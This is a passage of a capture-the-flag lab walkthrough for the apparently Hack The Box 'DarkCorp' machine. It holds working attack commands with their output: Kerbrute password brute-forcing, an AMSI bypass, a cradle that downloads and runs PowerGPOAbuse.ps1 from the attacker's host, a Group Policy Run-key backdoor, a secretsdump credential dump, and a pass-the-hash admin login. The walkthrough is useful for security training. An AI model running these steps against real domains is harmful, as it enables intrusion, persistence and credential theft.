
- We use `rpcclient` to gather `domain information`.

```
rpcclient -U 'victor.r%victor1gustavo@#' 172.16.20.1
```

- It shows us information about `password length`.

```
getdompwinfo
```

- The `password` must be at least `7 characters` long.



Passwort von `taylor.b.adm` bruteforcen 🔑😉

Note

- Change the `directory`.

```
cd /mnt/NASDF017E/#Kali/HTB/DarkCorp_HTB
```

- We run the script `rockyou_edit.py`, which creates a `modified` version of the `rockyou` wordlist, containing only `passwords with at least 7 characters`.

```
python3 rockyou_edit.py
```

- Copy `kerbrute` to `drip.htb`

```
sshpass -p'ThePlague61780' scp kerbrute ebelford@drip.htb:/home/ebelford
```

- Copy `rockyou_processed.txt` to `drip.htb`.

```
sshpass -p'ThePlague61780' scp rockyou_processed.txt ebelford@drip.htb:/home/ebelford
```

- Log in via `SSH` to `drip.htb`.

```
sshpass -p'ThePlague61780' ssh ebelford@drip.htb
```

- Make `Kerbrute` executable by running the following command on `drip.htb`

```
chmod +x kerbrute
```

- Start `Kerbrute` with `rockyou_processed.txt` (it will take about 20 minutes):

```
time ./kerbrute bruteuser -d darkcorp.htb --dc 172.16.20.1 rockyou_processed.txt taylor.b.adm
```

✓ Success

- Wir haben das Passwort `!QAZzaq1` gefunden

```
ebelford@drip:~$   chmod +x kerbrute
ebelford@drip:~$  time ./kerbrute bruteuser -d darkcorp.htb --dc 172.16.20.1 rockyou_processed.txt taylor.b.adm

   __             __               __
  / /_____  _____/ /_  _______  __/ /____
 / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
/ ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.2 (fd5f345) - 04/01/25 - Ronnie Flathers @ropnop

2025/04/01 15:26:56 >  Using KDC(s):
2025/04/01 15:26:56 >   172.16.20.1:88

2025/04/01 15:37:33 >  [+] VALID LOGIN:  taylor.b.adm@darkcorp.htb:!QAZ
2025/04/01 15:37:33 >  Done! Tested 55467 logins (1 successes) in 636.745 seconds

real    10m36.964s
user    7m45.568s
sys     0m39.447s
ebelford@drip:~$
```

- We log in with the found `password` .

```
evil-winrm -u taylor.b.adm -p 'Password' -i dc-01.darkcorp.htb
```

rockyou_edit.py

```
def process_line(line):

    """

    Define your processing logic here.

    For demonstration purposes, we'll just print the line.

    """

    # Example: Print the line after stripping whitespace

    line = line.strip()

    if len(line) < 7:

        return None

    return line



# Path to the large file

file_path = '/usr/share/wordlists/rockyou.txt'  # Replace with actual path to your file



try:

    # Open the file in read mode ('r')

    with open(file_path, 'r', errors='ignore') as file:

        with open("rockyou_processed.txt", 'w', errors='ignore') as outfile:

            # Iterate over each line in the file
```

```
            for line in file:
                # Process each line (call your custom processing function)
                processed_line = process_line(line)
                if not processed_line:
                    continue
                outfile.write(processed_line + "\n")

except FileNotFoundError:
    print(f"Error: The file '{file_path}' was not found.")
except Exception as e:
    print(f"An error occurred: {e}")
```

PowerGPOAbuse.ps1 ✍️

Note

Important

Now, we can add this user as an `Administrator` by exploiting `Group Policies`, but we still need to bypass the `antivirus`.

- Download `PowerGPOAbuse.ps1` to Kali.

```
wget https://raw.githubusercontent.com/rootSySdk/PowerGPOAbuse/refs/heads/master/PowerGPOAbuse.ps1
```

- Host the `.ps1` script locally on `Kali`. You can use a simple HTTP server to serve the script, for example:

```
python3 -m http.server 80
```

User `taylor.b.adm` add to Admin Group 💂💀

Note

- First, establish a `tunnel` to `172.16.20.0/24`.

```
sshuttle -r ebelford:'ThePlague61780'@drip.htb -N 172.16.20.0/24
```

- AMSI bypass

```
$a = [Ref].Assembly.GetTypes() | Where-Object {$_.Name -like '*siUtils'}; $b = $a.GetFields('NonPublic,Static')
| Where-Object {$_.Name -like '*siContext'}; [IntPtr]$c = $b.GetValue($null); [Int32[]]$d = @(0);
[System.Runtime.InteropServices.Marshal]::Copy($d, 0, $c, 1)
```

- Download Script

```
iex (New-Object Net.WebClient).DownloadString('http://10.10.16.20:80/PowerGPOAbuse.ps1')
```

- We add the user `taylor.b.adm` to a specific group using a Group Policy (`GPOIdentity 'SecurityUpdates'`).

```
Add-GPOGroupMember -Member 'taylor.b.adm' -GPOIdentity 'SecurityUpdates'
```

- We set a new `Registry value` in the `Windows Registry` to ensure that a `PowerShell command` is executed at every `system startup`.

This will automatically add the user `taylor.b.adm` to the `Administrators` group by executing the command each time the `system` starts.

```
Set-GPRegistryValue -Name "SecurityUpdates" -Key "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" -ValueName "backdoor" -Type String -Value "powershell -ExecutionPolicy Bypass -NoProfile -Command `"Add-LocalGroupMember -Group 'Administrators' -Member taylor.b.adm`""
```

- We force an immediate update of the `Group Policies` by running the following command in PowerShell or Command Prompt:

```
gpupdate /force
```

```
*Evil-WinRM* PS C:\Users\taylor.b.adm\Documents> Set-GPRegistryValue -Name "SecurityUpdates" -Key "HKLM\Software\Microsoft\Windows\CurrentVersion\Run"
p 'Administrators' -Member taylor.b.adm`""


DisplayName      : SecurityUpdates
DomainName       : darkcorp.htb
Owner            : darkcorp\Domain Admins
Id               : 652cae9a-4bb7-49f2-9e52-3361f33ce786
GpoStatus        : AllSettingsEnabled
Description      : Windows Security Group Policy
CreationTime     : 1/3/2025 3:01:12 PM
ModificationTime : 4/2/2025 9:14:38 AM
UserVersion      : AD Version: 0, SysVol Version: 0
ComputerVersion  : AD Version: 2, SysVol Version: 2
WmiFilter        :



*Evil-WinRM* PS C:\Users\taylor.b.adm\Documents> gpupdate /force
Updating policy...



Computer Policy update has completed successfully.

User Policy update has completed successfully.
```

- Hash `dump`

```
secretsdump.py darkcorp/taylor.b.adm:'!QAZzaq1'@darkcorp.htb
```

```
┌──(root㉿kali3)-[/mnt/NASDF017E/#Kali/HTB/DarkCorp_HTB]
└─# secretsdump.py darkcorp/taylor.b.adm:'!QAZzaq1'@darkcorp.htb
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xe7c8f385f342172c7b0267fe4f3cbbd6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fcb3c[redacted]i3e8b64cde0f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
darkcorp\DC-01$:aes256-cts-hmac-sha1-96:23f8c53f91fd2035d0dc5163341bd883cc051c1ba998f5aed318cd0d820fa1b2
darkcorp\DC-01$:aes128-cts-hmac-sha1-96:2715a4681263d6f9daf03b7dd7065a23
darkcorp\DC-01$:des-cbc-md5:eca71034201a3826
darkcorp\DC-01$:plain_password_hex:90d17589c9c348f3ea541982f161b1f658cec76e33e32762cba25cf55643a853efd93dd5cffec0cba16e008a2c7112715437d6a33b
2f71c9a91219cc23743377526a9c73eec8a70def939e673dd244d21be9ec18ba0d915bc080e8bfb3ac8953b5c6e64adb1107b062ddad75ce0e1f805bcdb52de979599787fac9d
darkcorp\DC-01$:aad3b435b51404eeaad3b435b51404ee:45d397447e9d8a8c181655c27ef31d28:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x395bad4405a9fd2285737a8ce7c6d9d60e6fceb3
dpapi_userkey:0x3f426bba655ad645920a84d740836ed1edf35836
[*] NL$KM
 0000   65 DB D5 E7 F9 08 5C 24  AB 45 B5 E5 5D E5 3F DD   e.....\$.E..].?.
 0010   89 93 2A C7 F3 70 1E 5A  B7 8D 4E D3 BA 3B 5F 0C   ..*..p.Z..N..;_.
 0020   A9 FC 32 69 57 6D E6 78  D0 07 33 43 FE 1E 06 A6   ..2iWm.x..3C....
 0030   1E 56 2C 27 91 47 56 54  91 0D 20 79 E7 7A 2F 95   .V,'.GVT.. y.z/.
NL$KM:65dbd5e7f9085c24ab45b5e55de53fdd89932ac7f3701e5ab78d4ed3ba3b5f0ca9fc3269576de678d0073343fe1e06a61e562c2791475654910d2079e77a2f95
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fcb3ca5a19[redacted]54cde0f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7c032c3e2657f4554bc7af108bd5ef17:::
```

- Connect as `Administrator` and retrieve the `root.txt` flag.

```
evil-winrm -i dc-01.darkcorp.htb -u "administrator" -H "HASH_HERE!!!"
```

```
┌──(root㉿kali3)-[/mnt/NASDF017E/#Kali/HTB/DarkCorp_HTB]
└─# evil-winrm -i dc-01.darkcorp.htb -u "administrator" -H "fcb3ca5a19a1ccf2d14c13e8b64cde0f"

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
9202792d2a4e10fa01f9c5b1e54d0760
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```